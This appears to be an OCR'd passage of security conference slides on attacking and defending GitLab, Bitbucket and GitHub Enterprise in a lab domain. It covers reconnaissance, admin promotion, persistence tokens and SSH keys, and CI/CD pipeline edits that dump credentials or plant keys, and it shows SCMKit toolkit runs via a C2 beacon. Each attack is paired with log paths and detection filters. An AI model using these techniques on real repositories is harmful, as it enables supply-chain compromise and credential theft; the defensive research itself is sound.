Z","severity":"INFO","duration_s":0.03545,"db_duration_s":0.0059,"view_c
ue":["api"]}],_host":"gitlab.hogwarts.local","remote_ip":"192.168.1.54,
dis_read_bytes":125,"redis_write_bytes":557,"redis_cache_calls":5,"redis
t":15,"db_write_count":3,"db_cached_count":4,"db_replica_count":0,"db_re
tion_s":0.0,"db_primary_duration_s":0.009,"cpu_s":0.054021,"mem_objects"
r_id/impersonation_tokens","meta.remote_ip":"192.168.1.54","meta.feature
Z","severity":"INFO","duration_s":0.02669,"db_duration_s":0.00377,"view_
lue":["api","read_user","read_repository","write_repository","sudo"]}],_
:0.00594,"redis_calls":4,"redis_duration_s":0.002306,"redis_read_bytes":_
01755,"redis_shared_state_write_bytes":101,"db_count":13,"db_write_count
:0,"db_primary_wal_cached_count":0,"db_replica_duration_s":0.0,"db_primary
","meta.caller_id":"POST /api/:version/users/:user_id/impersonation_to
```

Promoting User to Admin Role

- Using admin privileges, add any user to admin

Access

Projects limit

Can create group

Access level Regular
Regular users have access to their groups and projects.

Admin
Administrators have access to all groups, projects and users and can mana

Promoting User to Admin Role Logging

Production Log

- /var/log/gitlab/gitlab-rails/production_json.log
- /var/log/gitlab/gitlab-rails/production.log

API Log

- /var/log/gitlab/gitlab-rails/api_json.log

```
/gitlab-rails/api_json.log | grep -i PUT | grep -i '"key":"admin","value":"true"'  
ity": "INFO", "duration_s": 0.07148, "db_duration_s": 0.01323, "view_duration_s": 0.058  
"/api/:version/users/:id", "user_id": 5, "username": "adumbledore", "queue_duration_s":  
":442, "redis_cache_write_bytes": 225, "redis_shared_state_calls": 2, "redis_shared_s  
replica_wal_cached_count": 0, "db_primary_count": 25, "db_primary_cached_count": 7, "d  
total_bytes": 3051975, "pid": 12594, "correlation_id": "01FTEDXJNK2MRNS3QN64KJBQ8W", "  
rgency": "default", "target_duration_s": 1}
```

Search Criteria

- 'patch' AND 'admin/users'
- 'put' AND '"key":"admin","value":"true"'

Maintain Persistent Access

- Personal Access Token
- Impersonation Token
- SSH Key

The screenshot shows the 'Add a personal access token' form on the GitLab interface. At the top, there's a search bar labeled 'Search GitLab' and various navigation icons. Below the header, the form fields are as follows:

- Token name:** A text input field containing 'persistence-token'.
- Expiration date:** A date input field set to 'YYYY-MM-DD' with a calendar icon.
- Select scopes:** A section listing several permission levels, each with a checked checkbox:
 - api**: Grants complete read/write access to the API, including all groups and projects, the container registry, and the package registry.
 - read_user**: Grants read-only access to the authenticated user's profile through the /user API endpoint, which includes username, public email, and full name. Also grants access to read-only API endpoints under /users.
 - read_api**: Grants read access to the API, including all groups and projects, the container registry, and the package registry.
 - read_repository**: Grants read-only access to repositories on private projects using Git-over-HTTP or the Repository Files API.
 - write_repository**: Grants read-write access to repositories on private projects using Git-over-HTTP (not using the API).

At the bottom of the form is a blue button labeled 'Create personal access token'.

Maintain Persistent Access Logging

Production Log

- /var/log/gitlab/gitlab-rails/production_json.log
- /var/log/gitlab/gitlab-rails/production.log

API Log

- /var/log/gitlab/gitlab-rails/api_json.log

Search Criteria

- 'post' AND 'personal_access_tokens'
- 'post' AND 'profile/keys'
- 'post' AND 'personal_access_tokens'
- 'post' AND 'user/keys'

```
r:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i pos
profile/personal_access_tokens" for 192.168.1.54 at 2022-01-27 14:03:2
files::PersonalAccessTokensController#create as HTML
uthenticity_token"=>"[FILTERED]", "personal_access_token"=>"[FILTERED]
ps://gitlab.hogwarts.local/-/profile/personal_access_tokens
r:~#
r:~#
r:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i po
"path": "-/profile/personal_access_tokens", "format": "html", "controller"
authenticity_token", "value": "[FILTERED]"}, {"key": "personal_access_toke
re_category": "authentication_and_authorization", "meta_client_id": "user
```

```
api_json.log | grep -i post | grep -i 'user/keys'
luration_s": 0.01929, "db_duration_s": 0.00046, "view_duration_s": 0.01883, "st
.S9cVISn08JpJQ8JKSnKNSjodEuKL5y3 4qahM4owbqIcjM17Kr0AqESn0GGmBB5kS9FECb
|C93 LEqMu0IidE/AgiJP/p3QOr4WRnGvErNbqJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3n1
.68.1.54, 127.0.0.1", "ua": "curl/7.68.0", "route": "/api/:version/user/keys
int": 1, "db_primary_cached_count": 0, "db_primary_wal_count": 0, "db_primary_w
d": "01FTEHEZ6GTM2570GBC086V1", "meta.caller_id": "POST /api/:version/use
```

Modifying CI/CD Pipeline

- Modify `.gitlab-ci.yml` file in repo
- Triggers pipeline to run for that project

Albus Dumbledore > Secret-Spells > **Pipeline Editor**

main

✓ Pipeline #16 passed for 108972b6: Update .gitlab-ci.yml file

✓ This GitLab CI configuration is valid. [Learn more](#)

Edit Visualize Lint View merged YAML

[Browse templates](#)

```
1 before_script:
2   # do stuff
3
4 build:
5   script:
6     # do stuff
7     - curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X
8       configuration.yml" -T configuration.yml
9     - echo $ARTIFACTORY_USER
10    - echo $ARTIFACTORY_PASS
11  only:
12    - main
```

Modifying CI/CD Pipeline Logging

Production Log

- /var/log/gitlab/gitlab-rails/production_json.log

Search Criteria

- 'post' AND '/api/graphql' AND '.gitlab-ci.yml' AND 'update'

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post | grep -i '/api/graphql' | grep -i '.gitlab-ci.yml' | grep -i 'update'
{"method":"POST","path":"/api/graphql","format":"/*","controller":"GraphQLController","action":"execute","status":200,"time":2022,"mutation commitCIFile($action: CommitActionMode!, $projectPath: ID!, $branch: String!, $startBranch: String, $message: String!, $anchor: $startBranch, $message: $message, actions: [{action: $action, filePath: $filePath, lastCommitId: $lastCommitId, content: $content}], "value": {"operationName": "commitCIFile", "variables": "[FILTERED]", "query": "mutation commitCIFile($action: CommitActionMode!, $projectId: ID!, $branch: String!, $startBranch: String, $message: String!, $anchor: $startBranch, $errors: [String], $variables: [Object], $commitCreatePayload: CommitCreatePayload!, $commitCreatePayloadVariables: [Object]): Commit { id: $projectId, name: $branch, commitCount: $startBranch, latestCommit: $lastCommitId, latestCommitMessage: $message, latestCommitAuthor: $anchor, latestCommitAuthorEmail: null, latestCommitSha: null, latestCommitTime: null, latestCommitTitle: null, latestCommitType: null, latestCommitUrl: null, latestCommitAuthorName: null, latestCommitAuthorEmail: null, latestCommitTitle: null, latestCommitType: null, latestCommitUrl: null }"}, "correlation_id": "01FTER04J41TTE6CF315A4CX9T", "meta.user": "adumbledore/5", "graphql": [{"depth": 3, "complexity": 7, "used_fields": ["Commit.sha", "Commit._typename", "CommitCreatePayload.commit", "CommitCreatePayloadVariables", "CommitCreatePayloadVariablesVariables"]}], "variables": {"action": "UPDATE", "projectPath": "/adumbledore/secret-spells", "branch": "main", "startBranch": "main", "remote_ip": "192.168.1.54", "user_id": 5, "username": "adumbledore"}, "operation_name": "commitCIFile"}]
```

SSH Access

GitLab Config file

- /etc/gitlab/gitlab.rb

```
gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab.rb | grep -i bind_dn -B5 -A5
[sudo] password for gitlab:
#   main: # 'main' is the GitLab 'provider ID' of this LDAP server
#     label: 'LDAP'
#     host: '_your_ldap_server'
#     port: 389
#     uid: 'sAMAccountName'
#     bind_dn: '_the_full_dn_of_the_user_you_will_bind_with'
#     password: '_the_password_of_the_bind_user'
#     encryption: 'plain' # "start_tls" or "simple_tls" or "plain"
#     verify_certificates: true
#     smartcard_auth: false
#     active_directory: true
#
# secondary: # 'secondary' is the GitLab 'provider ID' of second LDAP server
#   label: 'LDAP'
#   host: '_your_ldap_server'
#   port: 389
#   uid: 'sAMAccountName'
#   bind_dn: '_the_full_dn_of_the_user_you_will_bind_with'
#   password: '_the_password_of_the_bind_user'
#   encryption: 'plain' # "start_tls" or "simple_tls" or "plain"
#   verify_certificates: true
#   smartcard_auth: false
#   active_directory: true
```

GitLab Secrets file

- /etc/gitlab/gitlab-secrets.json

Postgresql DB -

id	username	encrypted_password	admin	state	otp_required_for_login	otp_backup
3	rweasley	\$2a\$10\$7zCL9VNzuWnGnA7BIsT4u68A8enr0FEM4pxvYESooC1cgrQkRD/0	f	active	f	
1	root	\$2a\$10\$xNk4uLy4oy3YE66EkJqzreUqCaV/udoNyhv6xLC6QzxK8TrdW0QaG	t	active	f	
6	ssnape	\$2a\$10\$8ZSV08sItd.lQ1uiUGJJyuWp0KZeXhdmo8lDf8JE20mX5tQ9DnA5e	f	active	f	
2	hpotter	\$2a\$10\$HrY1lsI3u6v/sYBbBRhtc.Zq81LcNg/8cEmcrDgf/lNT4D/fFNtsa	f	active	f	
5	adumbledore	\$2a\$10\$BdEKz1CBfC2BTjYfPj1HPuDt.gU08PF6cPNn0fuL00iusfLGtO2Ge	t	active	f	
4	hgranger	\$2a\$10\$7Nr1zqIOZFVc287d.VwkSurBYihT/5g.1PMb1Hv4HgFPKCdhT5Xim	f	active	f	
(6 rows)						

Bitbucket

Access Model

4 permission levels

- Global, Project, Repository, Branch

Global Permissions

- Bitbucket User, Project Creator, Admin, System Admin

Project Permissions

- Project Admin, Write, Read

Repo Permissions

- Admin, Write, Read

Access Token Scopes

- Repository read, Repository write, Repository admin, Project read, Project write, Project admin

API Capabilities


- REST API
- Interact with:
 - Repositories
 - SSH Keys
 - Users
 - Admin functionality
 - And much more...

Attack Scenarios

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
Promoting User to Admin Role	N/A	Yes
Maintain Persistent Access	-Personal Access Token -SSH Key	No
Modifying CI/CD Pipeline	N/A	No

Reconnaissance

- Web interface or REST API
 - Repository, File, Code



Reconnaissance Logging

Bitbucket Log

- /var/log/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log

```
ket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassi
grep -i post | grep -i search | grep -i query
:00,327 DEBUG [http-nio-7990-exec-10] bitbucket-admin @1GXX8USx842x109x
1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearc
h query: {
:00,328 DEBUG [http-nio-7990-exec-8] bitbucket-admin @1GXX8USx843x110x1
.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearc
h query: {
:00,512 DEBUG [http-nio-7990-exec-10] bitbucket-admin @1GXX8USx842x109x
1.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.s
g: Search request execution took 225.9 ms [225 ms] for query 'api'
:00,513 DEBUG [http-nio-7990-exec-8] bitbucket-admin @1GXX8USx843x110x1
.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.se
: Search request execution took 214.1 ms [214 ms] for query 'api '
:00,602 DEBUG [http-nio-7990-exec-9] bitbucket-admin @1GXX8USx843x111x2
.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearc
h query: {
:00,642 DEBUG [http-nio-7990-exec-9] bitbucket-admin @1GXX8USx843x111x2
.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.se
: Search request execution took 41.36 ms [41 ms] for query 'api_key'
:02,324 DEBUG [http-nio-7990-exec-21] bitbucket-admin @1GXX8USx843x118x0
```

Promote User to Admin Role

- Using admin privileges, add any user to admin

The screenshot shows the Bitbucket Administration interface under the Global permissions section. On the left sidebar, 'Global permissions' is selected. The main area displays a table of users and their access levels across four roles: System Admin, Admin, Project Creator, and Bitbucket User. The table includes columns for adding new users and filtering by Bitbucket User status.

Name	System Admin	Admin	Project Creator	Bitbucket User
Add Users				
Albus Dumbledore	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
BitBucket Admin	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Hermoine Granger	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Harry Potter	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>

Promote User to Admin Role Logging

Access Log

- /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log

```
lassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | c  
| - | 2022-01-28 09:54:05,351 | "PUT /admin/permissions/users HTTP/1.1" |  
| adumbledore | 2022-01-28 09:54:05,578 | "PUT /admin/permissions/users |
```

Audit Log

- /var/atlassian/application-data/bitbucket/log/audit/*.log

Search Criteria

- 'put' AND '/admin/permissions/users'
- 'new.permission' AND 'admin'

Maintain Persistent Access

- Personal Access Token
- SSH Key

The screenshot shows the Bitbucket Account settings interface. On the left, a sidebar lists options: Account settings, Change password, SSH keys, GPG keys, and **HTTP access tokens** (which is selected and highlighted in grey). Below the sidebar are links for Authorized applications and Back to HTTP access tokens.

The main content area is titled "Create an access token". It includes fields for "Token name" (set to "persistence-token") and "Permissions". Under "Project permissions", "Project admin" is selected. Under "Repository permissions", "Repository admin (inherited)" is selected. A note states: "This access token will allow the supplied third-party application to:" followed by a list of five permissions, all of which are checked: Create and fork repositories, Update project settings and permissions, Update repository settings and permissions, Push to repositories and perform pull request actions, and Pull and clone repositories.

At the bottom, there is an "Expiry" section with the note: "For added security, you can set this token to automatically expire. If you set an expiry date, you won't be able to edit it once you've created the token." Two radio button options are shown: "Do not expire" (selected) and "Expire automatically". At the very bottom are "Create" and "Cancel" buttons.

Maintain Persistent Access Logging

Access Log

- /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log

Audit Log

- /var/atlassian/application-data/bitbucket/log/audit/*.log


Search Criteria

- 'put' AND '/rest/access-tokens'
- 'post' AND 'ssh/account/keys/add'
- 'personal access token created'
- 'user added ssh access key'

```
tbucket/log/atlassian-bitbucket-access.log | grep -i post | grep -i "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http://127.0.0.1:30517" | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http://127.0.0.1:30515" | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http://127.0.0.1:30910" | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http://127.0.0.1:3061" | "POST /plugins/servlet/ssh/account/keys/add HTTP/1.1" | "http://127.0.0.1:30928" | "POST /plugins/servlet/ssh/account/keys/add HTTP/1.1"
```

Modifying CI/CD Pipeline

- Discovery of CI/CD Configuration file
- Modify CI/CD Configuration file
 - Triggers pipeline to run



The screenshot shows the Bitbucket Source view for a file named `bamboo-specs/bamboo.yaml`. The file content is a YAML configuration for a CI/CD pipeline. A diff view highlights changes made to the `script` section of a build stage. The changes are shown in red (deletions) and green (additions). The original code is:

```
project-key: STUD
key: TEST
name: This is a test workflow
stages:
  - Build stuff:
    - Build
Build:
  tasks:
    - script:
```

The changes are:

```
- echo 'Hello World!'
+ - echo 'Adding SSH Key'
+ - hostname
+ - echo 'ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCsjxP2+
```

Modifying CI/CD Pipeline Logging

Bamboo Log

- \$BAMBOO_HOME/atlassian-bamboo.log

Search Criteria

- 'change detection found'

```
cat /var/atlassian/application-data/bamboo/logs/atlassian-bamboo.log | grep -i "change detection found"
M::PlanExec:pool-16-thread-1] [ChangeDetectionListenerAction] : Change detection found 5 changes for plan STUD-TEST
M::PlanExec:pool-16-thread-3] [ChangeDetectionListenerAction] : Change detection found 1 change for plan STUD-TEST
M::PlanExec:pool-16-thread-1] [ChangeDetectionListenerAction] : Change detection found 1 change for plan STUD-TEST
```

SCMKit

Background

- **Source Code Management Attack Toolkit** written in C#
 - <https://github.com/xforceder/SCMKit>
 - Full presentation at Black Hat USA Arsenal 2022
- Supported SCM systems:
 - GitHub Enterprise, GitLab Enterprise, Bitbucket Server
- Modules include:
 - Reconnaissance, Privilege Escalation, Persistence

Example - Reconnaissance

Demo X

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bitbucket
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880680 bytes
[+] received output:

=====
Module:          codesearch
System:         bitbucket
Auth Type:      Username/Password
Options:        api_key
Target URL:    http://bitbucket.hogwarts.local:7990

Timestamp:      1/26/2022 3:06:11 PM
=====

[>] REPO: http://bitbucket.hogwarts.local:7990/scm/STUD/cred-decryption
[>] FILE: credDecrypt.sh
      |_ API_KEY=ABC123

Total matching results: 1

[+] received output:
[+] inlineExecute-Assembly Finished
```

Example - Privilege Escalation

Demo X

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s github -m addadmin
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880680 bytes
[+] received output:

=====
Module:          addadmin
System:         github
Auth Type:      Username/Password
Options:        hgranger
Target URL:    https://github-enterprise.hogwarts.local
Timestamp:     1/26/2022 3:20:38 PM
=====

[+] SUCCESS: The user hgranger has been added to site admins

[+] received output:
[+] inlineExecute-Assembly Finished
```

Example - Persistence

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880669 bytes
[+] received output:

=====
Module:          createpat
System:          gitlab
Auth Type:       API Key
Options:         hgranger
Target URL:     https://gitlab.hogwarts.local

Timestamp:      1/26/2022 3:10:13 PM
=====

      ID |        Name |                  Token
-----+
    61 | SCMKIT-oHQpZ |      G4RzYez1_6Qzr1n48R_U

[+] SUCCESS: The hgranger user personal access token was successfully added.

[+] received output:
[+] inlineExecute-Assembly Finished
```

Demos

Demos

Demo 1: Software Supply Chain Attack - Repository Takeover on GitHub Enterprise

Demo 2: Lateral Movement from GitLab Enterprise to Artifactory

Demo 3: Lateral Movement from Bitbucket to Jenkins

Defensive Considerations

SCMKit

- Static signatures in YARA rule file in SCMKit repo
- Static user agent string
 - SCMKIT-5dc493ada400c79dd318abbe770dac7c
- All access token and SSH key names created in SCM systems prepended with “SCMKIT-”

GitHub Enterprise – Important Logs

Log Name	Location
Audit Log	/var/log/github-audit.log*
Management Log	/var/log/enterprise-manage/unicorn.log*
HAProxy Log	/var/log/haproxy.log

GitHub Enterprise – Log Filters

Attack Scenario	Log Name	Search Filter
Reconnaissance	HAProxy Log	('/search' OR '/api/v3/search') AND 'http'
Repository Takeover	Audit Log	'action:repo.staff_unlock'
User Impersonation	Audit Log	'action:staff.fake_login' OR 'action:oauth_access.create' OR 'action:oauth_authorization.create'
Promoting User to Site Admin	Audit Log	'action:user.promote' OR 'action:business.add_admin'
Maintaining Persistent Access	Audit Log	'action:oauth_access.create' OR 'action:oauth_authorization.create' OR 'action:public_key.create' OR 'action:public_key.verify'
Management Console Access	Management Log	'authorized-keys' AND 'post'

GitLab Enterprise – Important Logs

Log Name	Location
Application Log	/var/log/gitlab/gitlab-rails/application.log
	/var/log/gitlab/gitlab-rails/application_json.log
Production Log	/var/log/gitlab/gitlab-rails/production_json.log
	/var/log/gitlab/gitlab-rails/production.log
API Log	/var/log/gitlab/gitlab-rails/api_json.log
Web Log	/var/log/gitlab/nginx/gitlab_access.log

GitLab Enterprise – Log Filters

Attack Scenario	Log Name	Search Filter
Reconnaissance	Production Log	'get' AND '/search?search' 'get' AND '/search'
	API Log	'get' AND ('/search' OR 'repository/tree')
	Web Log	'search'
User Impersonation	Application Log	'has started impersonating'
	Production Log	'impersonate' 'post' AND 'impersonation_tokens'
	API Log	'impersonation_tokens'
Promoting User to Admin Role	Production Log	'patch' AND 'admin/users'
	API Log	'put' AND '"key":"admin","value":"true"'
Maintaining Persistent Access	Production Log	'post' AND 'personal_access_tokens' 'post' AND 'profile/keys'
	API Log	'post' AND 'personal_access_tokens' 'post' AND 'user/keys'
	Production Log	'post' AND '/api/graphql' AND '.gitlab-ci.yml' AND 'update'
Modifying CI/CD Pipeline		

Bitbucket – Important Logs

Log Name	Location
Access Log	/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log
Audit Log	/var/atlassian/application-data/bitbucket/log/audit/*.log
Bitbucket Log	/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log
Bamboo Log	\$BAMBOO_HOME/atlassian-bamboo.log

Bitbucket – Log Filters

Attack Scenario	Log Name	Search Filter
Reconnaissance	Bitbucket Log	'post' AND 'search' AND 'query'
Promoting User to Site Admin	Access Log	'put' AND '/admin/permissions/users'
	Audit Log	'new.permission' AND 'admin'
Maintaining Persistent Access	Access Log	'put' AND '/rest/access-tokens' 'post' AND 'ssh/account/keys/add'
	Audit Log	'personal access token created' 'user added ssh access key'
Modifying CI/CD Pipeline	Bamboo Log	'change detection found'

SCM System Configuration Guidance

Personal Access Tokens and SSH Keys

- Set automatic expiration date
- Do not allow creation with no expiration date

HTTP access token settings

Users can create personal access tokens and use them in place of passwords for Git over API. [Learn more.](#)

Automatic expiry

By default, adding an expiry date to a token is optional for all users. For added security maximum number of days a token can be valid. This will apply to existing tokens too.

Expiry required Yes
Tokens expire automatically

No
Tokens are valid until revoked

Max days until expiry

Save **Cancel**

Access and Authorization

- Limit the number of admins
- Enable multi-factor authentication
- Disable user impersonation

```
"gitlab_rails['pages_local_store_enabled'] = true
# gitlab_rails['pages_local_store_path'] = "/var/opt/gitlab/git"

### Impersonation settings
# gitlab_rails['impersonation_enabled'] = false

### Application settings cache expiry in seconds. (default: 60)
# gitlab_rails['application_settings_cache_seconds'] = 60

### Usage Statistics
# gitlab_rails['usage_ping_enabled'] = true

### General settings
```

SCM System Configuration Guidance

Repository Access and Code Commits

- Policy of least privilege
- Delete code branches in sufficient time
- Require approver(s) for commits
- Require signed commits

Logging

- Increase logging level where applicable
- Forward important logs to SIEM

Hooks

Hooks allow you to extend what Bitbucket does every time a repository changes, for example by system administrators and can be enabled for all repositories in a project by a project administrator. [about repository hooks.](#)

Pre receive

Pre receive hooks allow you to control which commits go into your repository before push.



Reject Force Push

Reject all force pushes (git push --force) to this repository



Verify Commit Signature

Reject commits and tags without a verified GPG signature



Verify Committer

Reject commits not committed by the user pushing to this repository

Conclusion

Conclusion

- SCM systems contain some of most sensitive information in organizations
- Compromise of SCM system can lead to compromise of multiple organizations
- SCM systems need more visibility and research from information security community

Acknowledgements

Thank You to the below people for feedback and support on this research

- Chris Thompson (@retBandit)
- Daniel Crowley (@dan_crowley)
- Dmitry Snezhkov(@Op_nomad)
- Patrick Fussell (@capt_red_beardz)
- Ruben Boonen (@FuzzySec)

Questions?

Twitter: @h4wkst3r 

Discord: @h4wkst3r#9627 

Blog Post:

<https://securityintelligence.com/posts/abusing-source-code-management-systems>

Whitepaper:

<https://www.ibm.com/downloads/cas/OG6KNX1E>



Appendix - References

- <https://www.cisa.gov/publication/software-supply-chain-attacks>
- <https://github.com/enterprise>
- <https://about.gitlab.com/enterprise/>
- <https://bitbucket.org/product/>
- <https://www.redhat.com/architect/devops-cicd>
- <https://medium.com/aws-cyber-range/secdevops-101-strengthen-the-basics-20f57197aa1c>
- <https://devops.com/the-basics-devsecops-adoption>
- <https://www.crowdstrike.com/cybersecurity-101/cyberattacks/supply-chain-attacks/>
- <https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor>
- <https://opensource.googleblog.com/2021/10/protect-your-open-source-project-from-supply-chain-attacks.html>
- <https://www.jenkins.io/>
- <https://www.jenkins.io/doc/book/pipeline/jenkinsfile/>

Appendix - References

- <https://www.jenkins.io/doc/book/pipeline/>
- <https://www.jenkins.io/doc/book/using/remote-access-api/>
- <https://docs.gitlab.com/runner/>
- <https://docs.gitlab.com/ee/api/runners.html>
- <https://docs.gitlab.com/ee/ci/yaml/>
- <https://docs.github.com/en/enterprise-server@3.3/get-started/quickstart/github-glossary>
- <https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprise>
- <https://docs.github.com/en/enterprise-server@3.3/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization>
- <https://docs.github.com/en/enterprise-server@3.3/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization>
- <https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps#available-scopes>
- <https://docs.github.com/en/enterprise-server@3.0/rest/guides/getting-started-with-the-rest-api>

Appendix - References

- <https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-repositories>
- <https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-commits>
- <https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-code>
- <https://docs.github.com/en/enterprise-server@3.3/rest/reference/enterprise-admin#create-an-impersonation-oauth-token>
- <https://docs.github.com/en/enterprise-server@3.3/rest/reference/enterprise-admin#promote-a-user-to-be-a-site-administrator>
- <https://docs.github.com/en/enterprise-server@3.3/rest/reference/users#create-a-public-ssh-key-for-the-authenticated-user>
- <https://docs.github.com/en/enterprise-server@3.0/admin/configuration/configuring-your-enterprise/command-line-utilities>
- <https://docs.gitlab.com/ee/user/index.html>
- <https://docs.gitlab.com/ee/user/permissions.html#project-members-permissions>
- <https://docs.gitlab.com/ee/user/permissions.html#group-members-permissions>

Appendix - References

- <https://docs.gitlab.com/ee/user/permissions.html#gitlab-cicd-permissions>
- <https://docs.gitlab.com/ee/user/permissions.html#job-permissions>
- https://docs.gitlab.com/ee/user/profile/personal_access_tokens.html#personal-access-token-scopes
- <https://docs.gitlab.com/ee/api/index.html>
- <https://docs.gitlab.com/ee/api/search.html#scope-projects>
- https://docs.gitlab.com/ee/user/search/advanced_search.html
